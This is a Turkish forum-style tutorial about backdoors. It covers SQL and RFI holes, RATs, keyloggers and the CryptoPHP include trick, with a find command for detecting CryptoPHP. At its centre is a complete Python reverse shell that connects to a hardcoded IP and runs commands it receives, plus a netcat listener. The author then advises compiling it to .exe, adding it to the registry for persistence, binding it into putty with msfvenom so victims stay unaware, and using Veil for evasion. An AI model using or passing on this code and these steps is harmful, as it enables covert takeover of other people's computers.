Merhaba Arkadaşlar
Türkçede **Arka Kapı** olarak geçen **Backdoor** kelimesine uzak olmadığımız gibi yakında değiliz. Arka Kapı terimi **Matrix**filminde ki **Seraph** karakterinin anahtarla açtığı kapılardan ileri gitmiyor. Bunun dışında farklı filmlerde geçen "***arka kapıdan sisteme sızdım***" ifadesi ise kalıplaşmış durumda, bir anlam ifade etmiyor.

Nedir Bu BackDoor?


Yukarıda da belirttiğimiz gibi BackDoor, Türkçede "**Arka Kapı**" anlamına gelmekte. Yazılımsal sistemlerde kasıtlı olarak yada bilmeyerek oluşturulan açıklara ve sistem girişlerine izin veren her türlü ek yazılımlara verilen genel isimdir. Temel mantık hep aynıdır. Hedef sistem(ler) üzerinde bir arka kapı açmak ve bu arka kapıdan sisteme girişlere izin vermektir.

Çeşitli Örnekler İle BackDoor

Dediğimiz gibi arka kapı algımız matrix filminden öteye gitmiyor. Oysa en küçük açıklardan en büyük ek yazılımların izin verdiği girişlere kadar arka kapılar her yerdedir.

Örneğin **SQL Açığı**. URL üzerinde ID değerinden sonra **tırnak işareti** konularak SQL sorguları manipüle edilir ve ekrana hata mesajı bastırılır. Bundan sonra SQL sorguları kullanılarak açık üzerinden çeşitli verilere ulaşılabilmektedir (***Admin/User tablosu, özel mesajlar, kayıtlı özel metinler vs.***). Bu bağlamda SQL açığının neden olmuş olduğu güvenlik sorunu bize bir arka kapı oluşturmaktadır.

Bunun yanında hazır sistemlerin tema ve eklentilerinde bulunan güvenlik riskleri de sistem üzerine açıklara neden olmaktadır. Bu açıkların bazıları kodlamada ki hatalardan kaynaklansa da büyük çoğunluğunda kasıtlı olarak arka kapılar yerleştirilmiştir (***özellikle warez tema ve eklentilerde***). Örneğin bir **WordPress** temasına eklenen küçük (ve gizli) bir giriş sistemi ile saldırganlar siteye sızabilir. Yada **vBulletin** forum sistemi için yazılmış bir eklentinin içerisinde ki tanımlanmamış boş bir değişken **RFI** açığına sebep olabilir ve bu boş değişken bir shell adresi ile doldurulabilir.



Web sistemlerinde ki arka kapıların egemenliği gerçekten büyük olsa da asıl büyük payı işletim sistemleri ve tarayıcı tabanlı olmayan programlar almaktadır. Bu bağlamda arka kapılara en güzel örnek **RAT ve Keylogger** yazılımlarıdır. Piyasada önemli bir yere sahip olan Keyloggerlar kısmi arka kapı özelliği gösterir. İsminin anlamı **Tuş Kaydedici (key-logger)** olan bu yazılımlar klavyede girilen tuşları kaydetme, belirli aralıklar ile ekran görüntüsü alma, kayıtlı şifreleri sistemden kopyalama ve bunları belli aralıklar ile istenilen hedefe yükleme yada gönderme görevini üstlenirler. Ayrıca önceden yapılan ayarlar ile bilgisayarda çeşitli yazılımların çalışmasını engelleyebilirsiniz (Kayıt defterini ve görev yöneticisini açmayı engelleme gibi). Ancak bir kez yüklendikten sonra ayarlarda değişiklik gerçekleşmeyecektir.


Piyasada arka kapı oluşturmak için kullanılan bir diğer yazılım ise RATlardır. Türkçede **Trojan/Truva Atı** ismiyle de geçmektedir. **Açılımı Rxxx Axxx Trojan** olan bu yazılımlar, saldırgan tarafından oluşturulan server hedef bilgisayarda çalışmaya başladığı andan itibaren bilgisayar tamamen saldırganın yönetimine girmektedir. Saldırgan tarafından anlık olarak tuşlar kaydedilebilir, bilgisayar izlenebilir, şifreler alınabilir, dosya transferleri yapılabilir, programlar engellenip kaldırılabilir kısacası kullanıcının o an yapabildiği her şey saldırgan tarafından da yapılabilmektedir. RAT yazılımları tam manası ile arka kapı sınıfına girmektedirler. Bu tür yazılımlar portlar ile haberleşirler. Üstelik kayıt defterine eklenen girdiler sayesinde bilgisayar her açıldığında kendi kendine başlayabilirler.

En bilindik truva atları Xtreme Rat ve Darkcomet Rattır.


Kodlama Hatasından Kaynaklı Arka Kapılar

Arka kapılar sadece saldırganlar tarafından oluşturulmaz. Yazılımı yazan kişinin dikkatsizliği, yazılan programın işletim sistemi veya donanım ile uyuşmazlığı, kaynak kodda hata yada art niyetli kullanım sonucu oluşan bu hatalar saldırganlar tarafından tespit edildiği taktirde bu açığı sömürmek amacı ile çeşitli exploitler yazılabilir.

Aşağıda bir *FTP Server* yazılımı olan **VSFTPD** isimli yazılımın **2.3.4**. sürümünde ki bir açık sebebi ile hedef sisteme doğrudan sızmaya izin verecek bir exploit görünmektedir. Bu güzel bir örnek teşkil etmektedir.



Metasploit Framework üzerinde buna benzer çeşitli exploitler bulunmaktadır. Bunlarda yine aynı şekilde en iyi örneklerdir. Aşağıda ise bir hazır forum sistemi olan **vBulletin** yazılımının bir sürümünde, install/upgrade.php dosyasından kaynaklı bir açık oluşmuştur ve bu açık forumda admin yetkisine sahip bir kullanıcı oluşturulabilmektedir. Böylece vBulletin yazılımının açığı sayesinde bir bakıma izinsiz kullanıcı oluşturarak sisteme arka kapıdan giriş yaptık. **Metasploit Framework** üzerinde**search backdoor** diyerek daha yüzlerce exploite ulaşabilirsiniz.



Web Uygulamalarında ki Böcek: CryptoPHP

WordPress, Joomla ve Drupal gibi hazır sistemleri kullanıyor üzerine bir de warez tema ve eklenti kullanıyorsanız bu açığın sizi ilgilendirme riski çok yüksek. **CryptoPHP Backdoor**'u belirttiğimiz hazır sistemler yolu ile büyük sunuculara sızmak için yazılmış yazılımdır. Tam manası ile ufak bir resim dosyasıdır ve genel ismi social.png dir. Kullandığınız tema veya eklentinin bir satırında diyelim ki aşağıda ki koda rastladınız.

PHP Kod:

```
<?php include('assets/images/social.png'); ?>
```

Doğal olarak şüphe duyarsınız ki haklısınız da. Saldırganlar warez olarak dağıtılan tema yada eklentilerin içerisinde bu şekilde kodları yükler ve **CryptoPHP** sistemde işlemeye başlar. Bu açık ile sistemde mail kontrolü, sunucu iletişimini ele geçirme, manüel olarak kontrol etme gibi yetkileri olur.

CryptoPHP BackDoor Özellikleri

- Popüler İçerik Yönetim Sistemlerine (CMS) entegre olarak çalışır.
- Yüklenmiş sunucudan bilgi çekebilir.
- Mail ve iletişim bilgilerinin yedeğini alabilir.
- Manüel kontrol ile sunucuda komut çalıştırabilir.
- BackDoor'u otomatik güncelleyebilir.

Peki bu açık sizin sunucuda var mı? bunu öğrenmek için sistemde **root** olarak /home dizinine gidiyoruz ve aşağıda ki komutları çalıştırıyoruz.

Alıntı:
~# cd /home
~# find . \(-name *.jpg -or -name *.png -or -name *.jpeg -or -name *.gif -or -name *.bmp \) -type f -exec file {} \; >> log.txt

Bu komutu çalıştırdıktan sonra /home dizininde log.txt diye bir dosya olacaktır, bunu bilgisayarımıza indiriyoruz ve**Sublime-text** veya **NotePad++** gibi gelişmiş bir not defteri programı ile acıyoruz. Açtığımız anda bir arama yapmamız gerekiyor. Aradığımız kelime PHP olacaktır (harfe duyarlı olsun, "***Case sensitive***").

Sonuçlarımızda normal bir resim dosyası "*file.png : PNG image data, 28 x 28, 8-bit/color RGBA, non-interlaced*" diye görünür fakat CryptoPHP backdoor'u ise "*social.png: PHP script text*" olarak gösterir. Bu sayede varlığından haberdar olabiliriz.

CryptoPHP Backdoor Kodları: http://paste.ubuntu.com/12721459/

Özel Üretilen Arka Kapılar

Bu tür arka kapılar, saldırgan tarafından üretilen anahtarın hedef sistemde kullanılması ile faaliyete geçen ve saldırganın sistemde yetkili olmasına olanak sağlayan tehlikeli bir kapıdır. Çeşitli programlar ile bu tür arka kapılar hazırlanabilmektedir. En bariz örnekleri yukarıda verdiğimiz Rat ve Keyloggerlardır. Bizde kendi programlama dilimizi kullanarak basit bir backdoor yazabiliriz. Asıl amaç sisteme nasıl sızıldığını göstermektir.

```python
import subprocess # Komutları bir değişkene aktarabilmek için kullandığımız modül
import socket # Network bağlantısı için kullandığımız modül

host = "192.168.64.159" # IP adresimiz
port = 443 # Bağlantı yapılacak port

contact = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Bağlantı protokolleri
contact.connect((host, port)) # IP adresine port üzerinden erişim

# Bilgisayar adını öğrenmek için ekrana whoami komutunu veriyoruz
# ve bunu bir değişkene kaydederek hedef bilgisayara bağlandığını
# bildiriyoruz
pc_name = subprocess.Popen("whoami", shell=True,
    stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
# Dönen cevabı düzenliyoruz
pcname = pc_name.stdout.read() + pc_name.stderr.read()
contact.send("[+] Target Connected: "+str(pcname)+"\n") # Bağlandığını bildiriyoruz

while 1: # Gelen veriyi sürekli işliyoruz
    data = contact.recv(1024) # 1024 kblik veri alıyoruz
    if data == "q": break # eğer gelen veri q ise bağlantıyı bitiriyoruz
    # Gelen veri q değil ise komutmuş gibi işliyoruz
    comm_line = subprocess.Popen(data, shell=True,
        stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    # Dönen cevabı düzenliyoruz
    output = comm_line.stdout.read() + comm_line.stderr.read()
    contact.send(output) # Düzenlenmiş cevabı geri gönderiyoruz.

contact.send("[*] Connection Closed") #Bağlantı biterse bittiğini gösteriyoruz
contact.close() # Bağlantıyı kapatıyoruz.
```


Resimlerde açıklamalar mevcut. Bu backdoor hedef bilgisayarda çalışmaya başladığında, hedef bilgisayarda hiç bir değişiklik olmadan direk olarak 4. satırda belirtilen IP adresine 5. satırda ki port aracılığı ile istek gönderecektir ve böylece bir bağlantı sağlanacaktır. Hemen ardından **subprocess** modülü ile bilgisayarın ismi öğrenilecek ve bu isim ile beraber bağlantı gittiğine dair bir paket gönderilecektir. Daha sonra hedef bilgisayardan gelen komutları işleyerek tekrar hedef bilgisayara gönderecektir.

Biz bunu **netcat** programı ile izleyebiliriz.

Komut: nc -l -p<dinlenen port>
Örnek : nc -l -p443

Bu komut ile belirlenen port üzerinden gelen tüm bağlantılar dinlenebilir.


Görüldüğü üzere gelen bağlantıyı netcat bize sundu. Şimdide çalışıp çalışmadığını kontrol edelim herhangi bir siteye ping gönderelim.



Görüldüğü gibi hedef makina üzerinden ping gönderdi. Bununla yapılabilecek o kadar çok şey var ki. Oysa bu basit bir arka kapı örneğidir. Ve tabi ki bunu .py uzantısı ile değil de .exe uzantısı ile kullanmanızı öneririm. Nedeni açık değil mi? Aynı zamanda yazdığınız bu programı kayıt defterine eklemeniz sizin için en mantıklı olandır. Şayet kurban bu dosyayı bir kez kullanıp bir daha çalıştırmaya bilir. Ancak kayıt defterine eklenirse bilgisayar her açılıştı bizim dosyamız da kendi kendine çalışacaktır.

Arka Kapıyı Çeşitli Uygulamalar İle Birleştirmek

Güzel bir backdoor yazdınız yada piyasada ki backdoor örneklerinden birini kullandınız. Bunu exe uzantısına dönüştürüp hedef kişiye gönderdiniz. Bu uygulama çalıştırıldığına muhtemelen ekranda hiç bir şey oluşmayacaktır. Şayet asıl amaç kullanıcıya belli etmemektir. Ancak kullanıcı bundan şüphelenecektir yinede. Bunu önlemek için backdoor çeşitli dosyalar ile birleştirilebilir. Bunu yapmak için benim en gözde aracım bir **Metasploit Framework** aracı olan **msfvenom** yazılımıdır. Örneğin **Metasploit** üzerindeki **Reverse Tcp** araçlarından birini kullandığımızı varsayalım.




Tek tıklamada çalışan ve bağımlılıklara ihtiyaç duymayan **putty** yazılımına bir backdoor yükledik. Bu herhangi bir Windows bilgisayarda çalıştığı anda veriler sizin bilgisayarınıza akmaya başlayacaktır. Gelen verileri almak ve kullanma için **handler**yazılımını kullanabilirsiniz.

Veil Kullanarak Backdoor Oluşturmak


Bir **Framework** olan **Veil** sızma testleri içinde kullanılabilir bir araçtır. Çok yönlüdür ve gerçekten iş görüyor. **GitHub**sayfasından kurulum yapılabilir.

GitHub Sayfası: https://github.com/Veil-Framework/Veil-Evasion

list komutu ile içerisinde ki ***paylodlar*** listelenebilir.



Kullanımı ise istenilen payload yazılır ve gerekli bilgiler girildikten sonra istenilen dizine payload kaydedilir. Basit ve etkili bir kullanıma sahiptir.



Anlatım burada sona ermiştir, konu altından sorularınızı sorabilirsiniz.

Kolay gelsin arkadaşlar